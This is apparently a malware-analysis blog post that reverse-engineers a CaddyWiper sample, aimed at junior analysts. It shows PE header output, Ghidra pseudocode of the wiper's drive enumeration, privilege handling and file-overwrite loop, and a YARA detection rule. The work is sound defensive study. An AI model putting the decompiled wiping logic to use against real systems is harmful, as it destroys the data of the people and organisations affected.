Analysis of a Caddy Wiper Sample Targeting Ukraine

By Ali Mosajjal

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According to the Twitter post by ESET the wiper is deployed by group policy to the infected system. Once run, as administrator, the system will crash and the following screen will be displayed. Once the computer is rebooted it crashes and will not start anymore and prompt that it cannot locate the operating system.

CaddyWiper was first reported by ESET as below:

> Dubbed CaddyWiper by ESET analysts, the malware was first detected at 11.38 a.m. local time (9.38 a.m. UTC) on Monday. The wiper, which destroys user data and partition information from attached drives, was spotted on several dozen systems in a limited number of organizations. It is detected by ESET products as Win32/KillDisk.NCX.

One of my friends pinged me a few days later with a link to a CaddyWiper sample. Since this sample was a particularly small one, I decided to write a blog post going through each function from scratch and introducing the tools I used to make my life easier. Hopefully, this can serve as a reference to junior malware analysts who want to get started with this craft.

First off, I'm a Linux user myself and I use mainly Linux tools to analyse malware. `pev` is a set command-line utilities providing a high level analysis of a `PE` binary. It consists of the following tools

```
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
```

```
 ofs2rva
pedis
pehash
peldd
pepack
peres
pescan
pesec
pestr
readpe
rva2ofs
```

running `pehash` on the sample offers the following:

```
 1
 2
 3
```

```
 filepath:                       a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea.exe
md5:                            42e52b8daf63e6e26c3aa91e7e971492
sha1:                           98b3fb74b3e8b3f9b05a82473551c5a77b576d54
```

```
sha256:                         a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
ssdeep:                         192:76f0CW5P2Io4evFrDv2ZRJzCn7URRsjVJaZF:76fPWl24evFrT2ZR5Cn7UR0VJo
imphash:                        ea8609d4dad999f73ec4b6f8e7b28e55
```

`readpe` result:

```
 DOS Header
    Magic number:                   0x5a4d (MZ)
    Bytes in last page:             144
    Pages in file:                  3
    Relocations:                    0
    Size of header in paragraphs:   4
    Minimum extra paragraphs:       0
    Maximum extra paragraphs:       65535
    Initial (relative) SS value:    0
    Initial SP value:               0xb8
    Initial IP value:               0
    Initial (relative) CS value:    0
    Address of relocation table:    0x40
    Overlay number:                 0
    OEM identifier:                 0
    OEM information:                0
    PE header offset:               0xc8
COFF/File header
    Machine:                        0x14c IMAGE_FILE_MACHINE_I386
    Number of sections:             3
    Date/time stamp:                1647242376 (Mon, 14 Mar 2022 07:19:36 UTC)
    Symbol Table offset:            0
    Number of symbols:              0
    Size of optional header:        0xe0
    Characteristics:                0x102
    Characteristics names
                                        IMAGE_FILE_EXECUTABLE_IMAGE
                                        IMAGE_FILE_32BIT_MACHINE
Optional/Image header
    Magic number:                   0x10b (PE32)
    Linker major version:           10
    Linker minor version:           0
    Size of .text section:          0x1c00
    Size of .data section:          0x400
    Size of .bss section:           0
    Entrypoint:                     0x1000
    Address of .text section:       0x1000
    Address of .data section:       0x3000
    ImageBase:                      0x400000
    Alignment of sections:          0x1000
```

```
    Alignment factor:               0x200
    Major version of required OS:   5
    Minor version of required OS:   1
    Major version of image:         0
    Minor version of image:         0
    Major version of subsystem:     5
    Minor version of subsystem:     1
    Size of image:                  0x5000
    Size of headers:                0x400
    Checksum:                       0
    Subsystem required:             0x2 (IMAGE_SUBSYSTEM_WINDOWS_GUI)
    DLL characteristics:            0x8140
    DLL characteristics names
                                        IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE
                                        IMAGE_DLLCHARACTERISTICS_NX_COMPAT
                                        IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE
    Size of stack to reserve:       0x100000
    Size of stack to commit:        0x1000
    Size of heap space to reserve:  0x100000
    Size of heap space to commit:   0x1000
Data directories
    Directory
        IMAGE_DIRECTORY_ENTRY_IMPORT:    0x3008 (40 bytes)
    Directory
        IMAGE_DIRECTORY_ENTRY_BASERELOC: 0x4000 (12 bytes)
    Directory
        IMAGE_DIRECTORY_ENTRY_IAT:       0x3000 (8 bytes)
Imported functions
    Library
        Name:                           NETAPI32.dll
        Functions
            Function
                Hint:                           39
                Name:                           DsRoleGetPrimaryDomainInformation
Exported functions
Sections
    Section
        Name:                           .text
        Virtual Size:                   0x1b4a (6986 bytes)
        Virtual Address:                0x1000
        Size Of Raw Data:               0x1c00 (7168 bytes)
        Pointer To Raw Data:            0x400
        Number Of Relocations:          0
        Characteristics:                0x60000020
        Characteristic Names
                                            IMAGE_SCN_CNT_CODE
                                            IMAGE_SCN_MEM_EXECUTE
                                            IMAGE_SCN_MEM_READ
```

```
    Section
        Name:                           .rdata
        Virtual Size:                   0x6a (106 bytes)
        Virtual Address:                0x3000
        Size Of Raw Data:               0x200 (512 bytes)
        Pointer To Raw Data:            0x2000
        Number Of Relocations:          0
        Characteristics:                0x40000040
        Characteristic Names
                                            IMAGE_SCN_CNT_INITIALIZED_DATA
                                            IMAGE_SCN_MEM_READ
    Section
        Name:                           .reloc
        Virtual Size:                   0x18 (24 bytes)
        Virtual Address:                0x4000
        Size Of Raw Data:               0x200 (512 bytes)
        Pointer To Raw Data:            0x2200
        Number Of Relocations:          0
        Characteristics:                0x42000040
        Characteristic Names
                                            IMAGE_SCN_CNT_INITIALIZED_DATA
                                            IMAGE_SCN_MEM_DISCARDABLE
                                            IMAGE_SCN_MEM_READ
```


If you're new to analyzing a PE, I highly recommend looking at the official Microsoft documents for PE Format. Some notes from the link:

> At location 0x3c, the stub has the file offset to the PE signature. This information enables Windows to properly execute the image file, even though it has an MS-DOS stub. This file offset is placed at location 0x3c during linking. After the MS-DOS stub, at the file offset specified at offset 0x3c, is a 4-byte signature that identifies the file as a PE format image file. This signature is "PE\0\0" (the letters "P" and "E" followed by two null bytes).

Main function Analysis

the main function starts at `00401000` and it looks like it doesn't return a status code. in `c` terms, it means the `main` function is written like so: `void main(...)`.

In the main function, we can see a call to the external function `DsRoleGetPrimaryDomainInformation` at `0040113a`:



according to Microsoft documentation, The `DsRoleGetPrimaryDomainInformation` function retrieves state data for the computer. This data includes the state of the directory service installation and domain data.

If we take a closer look at the function call, we can see that the function has been called with 3 parameters: `DsRoleGetPrimaryDomainInformation(0,1,&empty_int_pointer);` . the 0 refers to the `lpServer` parameter, meaning the function will be called on the local computer (refer to the link above for more info on that). The `1` is the `InfoLevel` parameter, which specifies the level of output needed, as well as the type of output being pushed to our `empty_int_pointer` . referring to Microsoft Documentation, we can see `1` refers to the first item in the C++ enum, which is `DsRolePrimaryDomainInfoBasic` :

```
typedef enum _DSROLE_PRIMARY_DOMAIN_INFO_LEVEL {
 DsRolePrimaryDomainInfoBasic = 1,
 DsRoleUpgradeStatus,
 DsRoleOperationState
} DSROLE_PRIMARY_DOMAIN_INFO_LEVEL;
```

If we follow the docs, it'll mention our output type as `DSROLE_PRIMARY_DOMAIN_INFO_BASIC`, and refers to this page. Looks like our return value will be in this struct:

```
typedef struct _DSROLE_PRIMARY_DOMAIN_INFO_BASIC {
 DSROLE_MACHINE_ROLE MachineRole;
 ULONG               Flags;
 LPWSTR              DomainNameFlat;
 LPWSTR              DomainNameDns;
 LPWSTR              DomainForestName;
 GUID                DomainGuid;
} DSROLE_PRIMARY_DOMAIN_INFO_BASIC, *PDSROLE_PRIMARY_DOMAIN_INFO_BASIC;
```

clearly the attack is interested in `MachineRole`, and compares it with value `5`. Let's dig deeper to see what `5` means. If we go to this doc, we'll see the following `enum`:

```
typedef enum _DSROLE_MACHINE_ROLE {
 DsRole_RoleStandaloneWorkstation,
 DsRole_RoleMemberWorkstation,
 DsRole_RoleStandaloneServer,
 DsRole_RoleMemberServer,
 DsRole_RoleBackupDomainController,
 DsRole_RolePrimaryDomainController
} DSROLE_MACHINE_ROLE;
```

`5` is the primary Domain Controller. Looking at the code, you can see the attacker does not intend to attack the primary DC, and will skip them.


After getting all the info, I started to rename the functions and add a bit of comment, as well as converting types in Ghidra to make sure it's readable:

```
  (*local_38)(&local_68);
  empty_int_pointer = (int *)0x0;
  DsRoleGetPrimaryDomainInformation(0,1,&empty_int_pointer);
  if (*empty_int_pointer != 5) {
    (*local_38)(&local_4c);
    local_58 = 'C';
    local_57 = ':';
    local_56 = '\\';
    local_55 = 'U';
    local_54 = 's';
    local_53 = 'e';
    local_52 = 'r';
    local_51 = 's';
    local_50 = 0;
    FUN_004022a0(&local_58);
    local_24 = 'D';
    local_23 = ':';
    local_22 = '\\';
    local_21 = 0;
    for (i = 0; i < 24; i = i + 1) {
      FUN_004022a0(&local_24);
      local_24 = local_24 + 1;
    }
    func10();
  }
  return;
}
```

Now we can see there's a `wiper` function, which runs on `C:\\Users` as well as `D:\\` for 24 chars (`E:\\, F:\\, ...`), which means basically all drive letters.

let's go take a look at the `wiper` function. That's where the attacker's malicious code is located.

The function itself is a `void` one. Meaning the attacker didn't really care if the wiping is successful or not. Reading a bit of the function itself, the first bit of interesting information is seen at line ~180. There seems to be another function, that gets called with both `*` and `\\` values.




```
1
2
```

```
FUN_00402a80((int)local_ccc,param_1,&local_e44);
FUN_00402a80((int)local_89c,local_ccc,&local_e20);
```

After digging around the `wipe` function, you can see `kernel32.dll` as a stack string with these functions being called from it (in order):

```
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
```

```
 FindFirstFileA
FindNextFileA
CreateFileA
GetFileSize
LocalAlloc
SetFilePointer
WriteFile
LocalFree
CloseHandle
FindClose
```

All above functions are thoroughly documented in [Microsoft's official Win32 API Docs]

Essentially, the wiper is looking for all the files under `C:\Users` and `D:` through `Z:` and tries to enumerate the first file within those directories (with `FindFirstFileA`), then enumerates through the folders with `FindNextFileA`, opens the file, scrambles the header of each file, and does it across all folder recursively. Here's the main `wiper` function with function names and syscalls somewhat renamed to a more readable format

```
222   find_close_result = (code *)FUN_00401530(kernel_32_dll,(byte *)find_close);
223   iVar1 = (*find_first_file_a_result)(local_89c,first_file_path);
224   if (iVar1 != -1) {
225     do {
226       if ((first_file_path[0] & 0x10) == 0) {
227         concat((int)local_ccc,param_1,&local_e44);
228         concat((int)acStack1076,local_ccc,&local_de0);
229         iVar2 = FUN_00401a10(acStack1076);
230         if ((iVar2 != 0) &&
231            (local_e58 = (*create_file_a_result)(acStack1076,0xc0000000,3,0,3,0x80,0),
232            local_e58 != -1)) {
233           local_e60 = (*get_file_size_result)(local_e58,0);
234           if (0xa00000 < local_e60) {
235             local_e60 = 0xa00000;
236           }
237           local_e5c = 0;
238           local_e54 = (*local_alloc_result)(0x40,local_e60);
239           FUN_00402b10(local_e54,local_e60);
240           (*set_file_pointer_result)(local_e58,0,0,0);
241           (*write_file_result)(local_e58,local_e54,local_e60,&local_e5c,0);
242           (*local_free_result)(local_e54);
243           (*close_handle_result)(local_e58);
244         }
245       }
246       else if ((((local_de0 != '.') || ((local_ddf != '\0' && (local_ddf != '.')))) &&
247                ((first_file_path[0] & 2) == 0)) && ((first_file_path[0] & 4) == 0)) {
248         concat((int)local_ccc,param_1,&local_e44);
249         concat((int)acStack1076,local_ccc,&local_de0);
250         FUN_00401a10(acStack1076);
251         wipe(acStack1076);
252       }
253       iVar2 = (*find_next_file_a_result)(iVar1,first_file_path);
254     } while (iVar2 != 0);
255     (*find_close_result)(iVar1);
256   }
257   return;
258 }
```

Before we rename this function to something human-readable, we should know what it does. Here’s the pseudo-code of the function itself:

Decompile: FUN_00402a80 - (a294620543334a721a2ae8eaaf9680a0786f4b9a216d75...

```
1
2  void __cdecl FUN_00402a80(int param_1,char *param_2,char *param_3)
3
4  {
5    int local_10;
6    char local_9;
7    int local_8;
8
9    local_10 = 0;
10   local_9 = *param_2;
11   while (local_9 != '\0') {
12     *(char *)(param_1 + local_10) = local_9;
13     local_10 = local_10 + 1;
14     local_9 = param_2[local_10];
15   }
16   local_8 = 0;
17   local_9 = *param_3;
18   while (local_9 != '\0') {
19     *(char *)(param_1 + local_10) = local_9;
20     local_8 = local_8 + 1;
21     local_10 = local_10 + 1;
22     local_9 = param_3[local_8];
23   }
24   *(undefined *)(param_1 + local_10) = 0;
25   return;
26 }
27
```

The function appears to concat two strings together with a couple of `while` loops and put them in the first parameter's pointer. in `python` terms, it basically means `param_1 = param_2 + param_3`. From now on, I'll refer to `FUN_00402a80` as `concat`

After concatenating the paths with `*` and `\\`, `FUN_00401530` gets called with two parameters: `findFirstFileA` and `kernel32.dll`, as specified in lines directly after calling the two concat functions (line 190 to 200 inside the `wipe` function in Ghidra).

Decompile: FUN_00401530 - (a294620543334a721a2ae8eaaf9680a0786f4b9a216d75...

```
1
2  int __cdecl FUN_00401530(ushort *param_1,byte *param_2)
3
4  {
5    byte bVar1;
6    short sVar2;
7    ushort uVar3;
8    int iVar4;
9    int iVar5;
10   int in_FS_OFFSET;
11   bool bVar6;
12   int local_70;
13   byte *local_68;
14   byte *local_64;
15   int local_5c;
16   int *local_54;
17   ushort *local_50;
18   int *local_40;
19   int local_34;
20   int *local_10;
21   int local_c;
22
23   local_c = 0;
24   local_10 = *(int **)(*(int *)(*(int *)(in_FS_OFFSET + 0x30) + 0xc) + 0x14);
25   do {
26     local_54 = (int *)local_10[10];
27     local_40 = local_54;
28     do {
29       sVar2 = *(short *)local_40;
30       local_40 = (int *)((int)local_40 + 2);
31     } while (sVar2 != 0);
32     FUN_004014b0(local_54,((int)local_40 - ((int)local_54 + 2) >> 1) << 1);
33     local_50 = param_1;
34     do {
35       uVar3 = *(ushort *)local_54;
36       bVar6 = uVar3 < *local_50;
37       if (uVar3 != *local_50) {
38 LAB_00401610:
39         local_5c = (1 - (uint)bVar6) - (uint)(bVar6 != 0);
40         goto LAB_00401618;
41       }
42       if (uVar3 == 0) break;
43       uVar3 = *(ushort *)((int)local_54 + 2);
44       bVar6 = uVar3 < local_50[1];
```

Even though the logic of the function seems complicated, from what it gets and produces as an output, it's safe to assume the function is a Win32 API client. The DLL filename as well as the specific functionality is pushed to the function and the result is an integer that corresponds to the API response code. From now on, I'll refer to `FUN_00401530` as `syscall_wrapper`

Using the same trick we did before, it's easy to see this function using the same `syscall_wrapper` to invoke multiple functions from `advapi32.dll`:

```
1
2
```

```
SetEntriesInAclA
AllocateAndInitializeSid
```

```
3
4
5
6
7
8
9
```

```
SetNamedSecurityInfoA
GetCurrentProcess
OpenProcessToken
SeTakeOwnershipPrivilege
FreeSid
LocalFree
CloseHandle
```

This function looks to be looking into each particular file's ownership and tries to get around some ACLs and "access denied" errors that it comes across. I would describe it as a basic way to try to make a file writable enough so it can destroy it. Although I didn't read each individual syscall to back that claim. `FUN_00401750` is the main carrier of this operation. In `FUN_00401750`, we can see the following functions:

```
1
2
3
```

```
LookupPrivilegeValueA
AdjustTokenPrivileges
GetLastError
```

`FUN_00401750` simply tries to see if the malware has enough permission to change permissions on a file. I'll rename it to `priv_check`.

As a result, based on my guess, `FUN_00401a10` is renamed to `priv_set`

This is a small Malware sample, and it's effective and fast. In a nutshell, this is what the attack vector had in mind

- Checks if the Computer is a primary domain controller or not. If not, it leaves it behind and doesn't wipe it.
- It identifies C:\Users and D: through Z: as primary attack targets
- Recursively:
    - Finds the first file in the folder
    - Tries to see the permission it has to write to the file
    - Tries elevating privileges to gain permission to write to the file
    - Opens the file in write mode
    - rewrites the file header with gibberish
    - Close the file

Interestingly, If you run the binary through something like the `strings` command, you'll only see a few strings, like so

```
1
2
3
4
5
```

```
strings a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea.exe
!This program cannot be run in DOS mode.
Rich%
.text
`.rdata
```

```
@.reloc
DsRoleGetPrimaryDomainInformation
NETAPI32.dll
```

This is because the attacker is making use of `stack strings`. This link has a good explanation of what are stack strings and how are they used to avoid detection.

The easiest detection for this particular sample could be a hash value. But since this malware is small, hashes, even `ssdeep` are not a very good idea. Let's try to build a YARA rule that defines what we learned from the malware.

```
rule caddywiper {
 meta:
 author = "Ali Mosajjal"
 email = "hi@n0p.me"
 license = "Apache 2.0"
 description = "Caddy Wiper Stack String Detection"

 strings:
   $s1 = /F.{6}i.{6}n.{6}d.{6}F.{6}i.{6}r.{6}s.{6}t.{6}F.{6}i.{6}l.{6}e.{6}A/      // FindFirstFileA
   $s2 = /F.{6}i.{6}n.{6}d.{6}N.{6}e.{6}x.{6}t.{6}F.{6}i.{6}l.{6}e.{6}A/          // FindNextFileA
   $s3 = /C.{6}r.{6}e.{6}a.{6}t.{6}e.{6}F.{6}i.{6}l.{6}e.{6}A/                    // CreateFileA
   $s4 = /G.{6}e.{6}t.{6}F.{6}i.{6}l.{6}e.{6}S.{6}i.{6}z.{6}e/                    // GetFileSize
   $s5 = /L.{6}o.{6}c.{6}a.{6}l.{6}A.{6}l.{6}l.{6}o.{6}c/                         // LocalAlloc
   $s6 = /S.{6}e.{6}t.{6}F.{6}i.{6}l.{6}e.{6}P.{6}o.{6}i.{6}n.{6}t.{6}e.{6}r/     // SetFilePointer
   $s7 = /W.{3}r.{3}i.{3}t.{3}e.{3}F.{3}i.{3}l.{3}e/                              // WriteFile
   $s8 = /L.{6}o.{6}c.{6}a.{6}l.{6}F.{6}r.{6}e.{6}e/                              // LocalFree
   $s9 = /C.{6}l.{6}o.{6}s.{6}e.{6}H.{6}a.{6}n.{6}d.{6}l.{6}e/                    // CloseHandle
   $s10 = /F.{3}i.{3}n.{3}d.{3}C.{3}l.{3}o.{3}s.{3}e/                             // FindClose
 condition:
   all of ($s*) and filesize < 100KB
}
```

As we saw, since the attacker was clever enough to use Stack String, our YARA rule is going to be slow and regex-y but it still works. Interestingly, for `WriteFile` and `FindClose` I had to adjust my regex to factor in the slightly smaller `MOV` assembly code. I've also put a file size cap on the sample to ignore potentially different variants of this malware.

As an exercise, you can create similar detection for the `dll` files, which are a bit trickier considering they're both `wide` strings and Stack Strings.

Hope you enjoyed this brief analysis. I'll put the Ghidra zipped file alongside the scripts, comments etc in a Github Repo if anyone is interested. Let me know what Malware should I dissect next :)

Source: https://n0p.me/2022/03/2022-03-26-caddywiper/